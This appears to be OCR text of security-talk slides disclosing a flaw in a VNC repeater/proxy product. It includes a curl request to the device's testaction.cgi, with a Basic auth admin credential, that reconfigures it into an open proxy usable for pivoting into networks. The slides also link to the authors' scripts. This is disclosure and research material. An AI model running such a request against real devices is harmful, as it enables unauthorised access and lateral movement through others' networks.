
Feb 14

Talked to vendor

- Fixed port wrapping
- Will not enforce VNC because own product will stop working
- Will enforce whitelisting instead of blacklisting (I think)

Product will stay as it is, a plain TCP proxy without inspection.

I see your black/white listing but I don't like it




```
curl "http://localhost/testaction.cgi?
mode2=mode2&server_port=5901&viewer_port=5500&allow_on=all
ow_on&allow_con=&refuse_con=&id_con=&web_port=80&hidden=
" -H "Authorization: Basic YWRtaW46YWRtaW5hZG1pMg=="
```

Do not run this.

We call this ‘vulnerability’ stargate, you never know where you end up :)

It's an open proxy, and can be used to pivot into environments.

Have fun!

Here are our (horrible) Python scripts, use at own caution and always: don't abuse it (too much):

https://www.github.com/0x3a/stargate/

And if you manage to use this in a pentest please tell us the war-stories :D


That's all Folks!